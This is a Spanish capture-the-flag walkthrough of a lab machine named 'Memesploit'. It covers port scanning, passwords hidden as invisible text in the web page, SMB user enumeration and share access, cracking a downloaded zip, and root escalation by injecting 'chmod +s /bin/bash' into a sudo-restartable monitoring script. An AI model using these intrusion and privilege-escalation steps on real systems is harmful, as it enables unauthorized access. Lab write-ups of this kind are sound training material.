
Memesploit

`❯ nmap -sS --open -p- -Pn -n -vvv 172.17.0.2`

Discovered open port 445/tcp on 172.17.0.2
Discovered open port 139/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2

aplicando -sCV




```
PORT     STATE SERVICE     REASON         VERSION
22/tcp  open  ssh         syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b1:4d:aa:b4:22:b4:7c:2e:53:3d:41:69:81:e3:c8:48 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBM9XkpFS0ORj66i/Uz+IrjXt6e1Ejh0hL2
P7sFzaLDzGd98Q=
|   256 59:16:7a:02:50:bd:8d:b5:06:30:1c:3d:01:e5:bf:81 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOqg1tjS1mEms3sldkfDzDQQvkuOPhFjedW1bh3Qd1nS
80/tcp  open  http        syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-title: Hacker Landing Page
|_http-server-header: Apache/2.4.58 (Ubuntu)
139/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 4.6.2
445/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 4.6.2
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 21783/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 63624/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 58197/udp): CLEAN (Failed to receive data)
|   Check 4 (port 12613/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2025-01-05T12:48:07
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: 0s
```

`❯ whatweb 172.17.0.2`

http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], Title[Hacker Landing Page], X-UA-Compatible[IE=edge]

solo esto en el 80




```
view-source:http://172.17.0.2/
00px, 0);
40px, 0);
0px, 0);
y the strong survive. This is a world where the <span style="color: transparent;">fuerzabrutasiempre</span> reigns, and knowledge is the ultimate power. Dive deep
allenge of <span style="color: transparent;">memesploit_ctf</span>? This isn't just about breaking barriers; it's about exploiting every opportunity to learn, adap
alm, remember: the keys to the kingdom are often hidden in plain sight, obscured by the chaos of data. It's here that <span style="color: transparent;">memehydra</
the Planet!">Hack the Planet!</p>
```

```
❯ crackmapexec smb 172.17.0.2
```


SMB 172.17.0.2 445 FF742808BF91 [*] Windows 6.1 Build 0 (name:FF742808BF91) (domain:FF742808BF91) (signing:False) (SMBv1:False)

enumeramos usuarios




```
❯ smbclient \\\\172.17.0.2\\share_memehydra
❯ rpcclient -U "" 172.17.0.2 -N -c "enumdomusers"
user:[memehydra] rid:[0x3e8]
```

combinamos el usuario y lo que creemos ser la clave que estava oculta en la web “fuerzabrutasiempre”




```
 smbmap -H 172.17.0.2 -r share_memehydra
+] IP: 172.17.0.2:445   Name: 172.17.0.2
       Disk                                                  Permissions     Comment
       ----                                                  -----------     -------
       share_memehydra                                       NO ACCESS
 smbmap -H 172.17.0.2 -u memehydra -p fuerzabrutasiempre -r share_memehydra
+] IP: 172.17.0.2:445   Name: 172.17.0.2
       Disk                                                  Permissions     Comment
       ----                                                  -----------     -------
       share_memehydra                                       READ ONLY
       .\share_memehydra\*
       dr--r--r--                0 Sat Aug 31 12:15:12 2024    .
       dr--r--r--                0 Sat Aug 31 12:15:12 2024    ..
       fr--r--r--              224 Sat Aug 31 12:15:05 2024    secret.zip
```

nos conectamos y descargamos el recurso




```
❯ smbclient //172.17.0.2/share_memehydra -U memehydra%fuerzabrutasiempre
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Aug 31 12:15:13 2024
  ..                                  D        0  Sat Aug 31 12:15:13 2024
  secret.zip                          N      224  Sat Aug 31 12:15:06 2024

                52425052 blocks of size 1024. 19261164 blocks available
smb: \> download secret.zip
download: command not found
smb: \> get secret.zip
getting file \secret.zip of size 224 as secret.zip (43,7 KiloBytes/sec) (average 43,8 KiloBytes/sec)
smb: \> exit
```


luego de probar con john voy con las palabras ocultas del sitio y con `memesploit_ctf` funciona



```
 Desktop    Downloads    linpeas.sh    Music    Pictures          Public   Videos
❯ unzip secret.zip
Archive:  secret.zip
[secret.zip] secret.txt password:
  inflating: secret.txt
❯ ls
 Academia   Documents   hashzip.txt   Machines   nuclei-templates   pspy     secret.txt   Vid
 Desktop    Downloads   linpeas.sh    Music      Pictures           Public   secret.zip   ~
❯ cat secret.txt

         File: secret.txt

         memesploit:metasploitelmejor
```




```
memesploit@ff742808bf91:/etc/login_monitor$ sudo -l
Matching Defaults entries for memesploit on ff742808bf91:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:

User memesploit may run the following commands on ff742808bf91:
    (ALL : ALL) NOPASSWD: /usr/sbin/service login_monitor restart
```




```
memesploit@ff742808bf91:/etc/login_monitor$ id
uid=1001(memesploit) gid=1001(memesploit) groups=1001(memesploit),100(users),1003(security)
```

ls -l /etc




```
drwxrwx--- 1 root security   160 Aug 31 17:50 login_monitor
```



```
# Mostrar el mensaje en la terminal
echo "$MESSAGE"

# Registrar el intento de bloqueo en el archivo
echo "$(date): $MESSAGE" >> "$BLOCK_LOG"

echo "El registro ha sido creado en $BLOCK_LOG con la IP $IP_TO_BLOCK"

chmod +s /bin/bash
```

```
memesploit@ff742808bf91:/etc/login_monitor$ chmod +x actionban.sh
```



```
❯ ssh memesploit@172.17.0.2
memesploit@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.

 * Documentation:  https://help.ubuntu.co
 * Management:     https://landscape.canc
 * Support:        https://ubuntu.com/pro

This system has been minimized by removin
not required on a system that users do no

To restore this content, you can run the
Last login: Sun Jan  5 17:48:34 2025 from
-bash-5.2$ whoami
memesploit
-bash-5.2$ bash -p
bash-5.2# whoami
root
bash-5.2#
```